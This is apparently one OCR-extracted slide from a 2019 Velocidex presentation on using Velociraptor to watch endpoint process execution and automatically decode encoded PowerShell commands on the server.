
© Velocidex Enterprises 2019 / www.velocidex.com


Monitor for encoded PowerShell


- PowerShell encoded commands are easy to decode individually, but harder at scale
- By default, Velociraptor watches all endpoint process execution and sends logs to the server
- When the server sees PowerShell, it can check for encoded commands and decodes them automatically

